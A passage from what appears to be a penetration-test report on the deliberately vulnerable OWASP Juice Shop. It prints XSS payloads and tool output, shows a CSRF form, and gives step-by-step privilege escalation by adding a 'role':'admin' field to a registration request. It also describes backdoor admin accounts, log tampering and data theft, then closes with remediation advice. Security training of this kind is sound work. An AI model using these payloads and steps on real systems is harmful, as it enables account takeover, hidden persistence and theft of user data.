
[Forgot your password?](#)

Remember me

or


[Log in with Google](#)

Not yet a customer?



And then we injected the payload manually to see what we will get.

And it was a surprise for us...



We logged in as admin...

That's why this vulnerability is a critical one.

2. Cross-Site Scripting (XSS): Our XSS exploit tool injected JavaScript into vulnerable input fields such as the feedback form and search bar

```
PS C:\Users\JOHN & C:/Users/JOHN/AppData/Local/Programs/Python/Python312/python.exe c:/Users/JOHN/Desktop/newXSS.py
Enter the target URL: https://juice-shop.herokuapp.com/#/search?q=
Enter the payloads list path: C:/Users/JOHN/Desktop/Exploit/xss payloads.txt
[*] Starting XSS attack with payload: <video onloadstart=alert(1)><source>

devtools listening on ws://127.0.0.1:62830/devtools/browser/c1db7393-b53c-46f6-9918-b0f44692f201
[+] XSS Alert triggered! Alert text: 1
[*] Starting XSS attack with payload: 1"><img/src/onerror=.1|alert(555)">

DevTools listening on ws://127.0.0.1:62859/devtools/browser/098addff-0182-483b-8dae-c417aaf5937c
[+] XSS Alert triggered! Alert text: 555
[8380:14088:0929/220711.283:ERROR:shared_image_manager.cc(248)] SharedImageManager::ProduceSkia: Trying to Produce a Skia representation from a non-existent mailbox.
[*] Starting XSS attack with payload: "-prompt(8)".

DevTools listening on ws://127.0.0.1:62888/devtools/browser/695bae61-614d-4a1a-84db-e1f5bce282ac
Created Tensorflow Lite XNNPACK delegate for CPU.
[-] No alert found, XSS attack likely failed for payload: "-prompt(8)".
[*] Starting XSS attack with payload: '-prompt(8)'.

DevTools listening on ws://127.0.0.1:62919/devtools/browser/0a293845-358a-44b3-a9c9-52a865ea504d
[-] No alert found, XSS attack likely failed for payload: '-prompt(8)'.
[*] Starting XSS attack with payload: ";a=prompt,a()//"

DevTools listening on ws://127.0.0.1:62952/devtools/browser/0097d083-b5bc-4f01-a24b-7a675f5a63ae
[-] No alert found, XSS attack likely failed for payload: ";a=prompt,a()//"
[*] Starting XSS attack with payload: ';a=prompt,a()//'


DevTools listening on ws://127.0.0.1:62990/devtools/browser/2e36a1d2-fdac-46ae-a28f-2c5c3c9501ba
Created Tensorflow Lite XNNPACK delegate for CPU.
[-] No alert found, XSS attack likely failed for payload: ';a=prompt,a()//'
[*] Starting XSS attack with payload: '-eval("window['pro'%'2B'mpt']"(8))-'.

DevTools listening on ws://127.0.0.1:63040/devtools/browser/7812cea6-f49a-4c7b-881a-4b5df166d1b
|
```

Ln 57, Col 20 (44 selected) Spaces: 4 UTF-8 CRLF () Python 3.12.4 64-bit

After our tool detected that the website is XSS vulnerable.


We injected the payload manually:



So, the attacker can inject any malicious script using this vulnerability to attack the website.

3. **Cross-Site Request Forgery (CSRF)**: We crafted CSRF exploits to perform actions such as changing a user's email address or placing an order without their consent. These exploits highlighted the lack of anti-CSRF tokens and inadequate user session validation.


To exploit CSRF vulnerability we made an account which is seeker@seeker.com, with username **seeker2650**



And then we sent a request to change the username of the account we created while we logged in with another account.

A screenshot of a terminal window on Kali Linux. The terminal bar has various links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and others. The main area of the terminal shows a piece of JavaScript code that performs a POST request to change the username. The code includes a hidden input for the new username "seeker" and a submit button labeled "Submit Request". A red arrow points from the code to the "Submit Request" button. Below the terminal, a "Submit Request" button is also shown, enclosed in a red box.

Then the request is sent successfully, and the username is changed...



6. Maintaining Access & Privilege Escalation

Maintaining Access

Once administrative privileges are obtained, the attacker can maintain access:

Creating Multiple Admin Accounts: Using the same technique, the attacker can create multiple administrator accounts, ensuring they have backup access if one account is detected and removed.

Modifying Critical Functions: As an administrator, the attacker can modify or disable security features, like logging or user access restrictions, making it harder for the legitimate admin to detect malicious actions.

Privilege Escalation

- we used BurpSuite to elevate privileges from a standard user to an administrator.
- **Create a Normal User:** Begin by registering a new account in Juice Shop with any basic credentials, such as hacker.hacker4.com.
- **Capture the Request:** Turn on the BurpSuite intercept, then capture the HTTP request being sent to the server during the user registration process.

- **Examine the JSON Parameters:** When inspecting the request, you'll find a parameter named "role" with the value "customer".
- **Modify the Role Parameter:** To escalate privileges, modify the "role" parameter in the JSON to "admin".
- **Forward the Modified Request:** After modifying the role to "admin", resend the request. The server will return a response indicating that the user has been successfully created with administrative privileges.
- **Verify Privilege Escalation:** Upon successful registration, return to the application, log in with your newly created user, and verify that the role has been elevated. You now have administrative access to the system, allowing you to manipulate sensitive functionalities, manage users, and perform higher-level actions.

User Registration

Email * hacker@haker.com

Password *

Repeat Password *

Show password advice

Security Question * Your favorite book?

Answer * 300

Register

We created an account which is hacker@haker.com, and then we opened burp suite to see the account creation request.

The screenshot shows a browser-based REST client interface. The 'Request' tab displays a POST request to '/api/Users'. The JSON payload includes:

```

{
  "email": "hacker@haker4.com",
  "password": "12345",
  "passwordRepeat": "12345",
  "securityQuestion": {
    "id": 11,
    "question": "Your favorite book?",
    "createdAt": "2024-09-30T00:43:45.505Z",
    "updatedAt": "2024-09-30T00:43:45.505Z"
  },
  "securityAnswer": "300",
  "role": "admin"
}

```

The 'Response' tab shows a successful 201 Created response with a Location header pointing to '/api/Users/24' and a JSON response body indicating success.

And then we sent the request to the repeater and we changed the email address and we added “`role`”:”`admin`” in the request.
So, we created an account with the admin privileges.

7. Post-Exploitation & Lateral Movement

Objective: Explore the compromised system for sensitive data and further access opportunities.

Persistence through Backdoor Creation:

- We maintained access by creating multiple administrator accounts. This ensures that even if one admin account is detected and removed, the attacker still retains control over the application using the alternate admin account.
- Additionally, we installed a malicious script in the backend, disguised as a legitimate plugin, to provide continuous access.

Modifying System Logs to Cover Tracks:

- As admin users, we modified the system's log files to erase evidence of unauthorized actions. By removing traces of our activities, we ensured that detecting our intrusion was much more difficult.

Data Exfiltration:

- Sensitive data, including customer credentials, financial records, and purchase histories, were extracted and exported. This data can be used for further attacks (credential stuffing, phishing, etc.) on users or for financial gain.

8. Findings & Recommendations

Findings:

Vulnerability	Severity	Description	Exploitation Outcome
SQL Injection	Critical	Injection flaws allowed unauthorized database access.	Used to retrieve sensitive user data and gain admin access.
Cross-Site Scripting (XSS)	High	Malicious scripts were injected into input fields (feedback forms, search bar) and executed.	Resulted in session hijacking and manipulation of user accounts.
Cross-Site Request Forgery (CSRF)	High	Lack of anti-CSRF tokens enabled unauthorized actions on behalf of authenticated users.	Successfully exploited to change user details, such as usernames, without their consent.
Improper Input Validation	Medium	User input (ratings) was not properly validated, allowing out-of-range values.	Input validation bypassed to manipulate the rating system and tamper with feedback.
Sensitive Data Exposure	Critical	Sensitive data (files in /ftp directory, blockchain info) was exposed through insecure endpoints.	Exposed critical files and sensitive application data through unauthorized access.
Hidden Administrative Functionality	High	Discovered hidden administrative routes and functions not intended for general user access.	Gained insight into administrative processes and functions that could be exploited for further control.
Privilege Escalation via Burp Suite	Critical	Elevated user roles by modifying HTTP requests during user registration.	Gained administrator access from a standard user account, giving full control of the web application.

Insecure API Endpoints	High	Insecure APIs exposed user roles and shopping cart data.	Exfiltrated user data and manipulated orders.
Session Management Flaws	Medium	Session tokens were not properly managed, allowing session fixation and hijacking.	Took control of user sessions, leading to unauthorized actions on behalf of users.

Recommendations:

- Implement input validation and parameterized queries to prevent SQL Injection.
- Introduce anti-CSRF tokens to prevent CSRF attacks.
- Sanitize all input fields and use output encoding to prevent XSS.
- Regularly scan and monitor API endpoints for vulnerabilities.
- Enhance session management, including proper token handling and user session validation.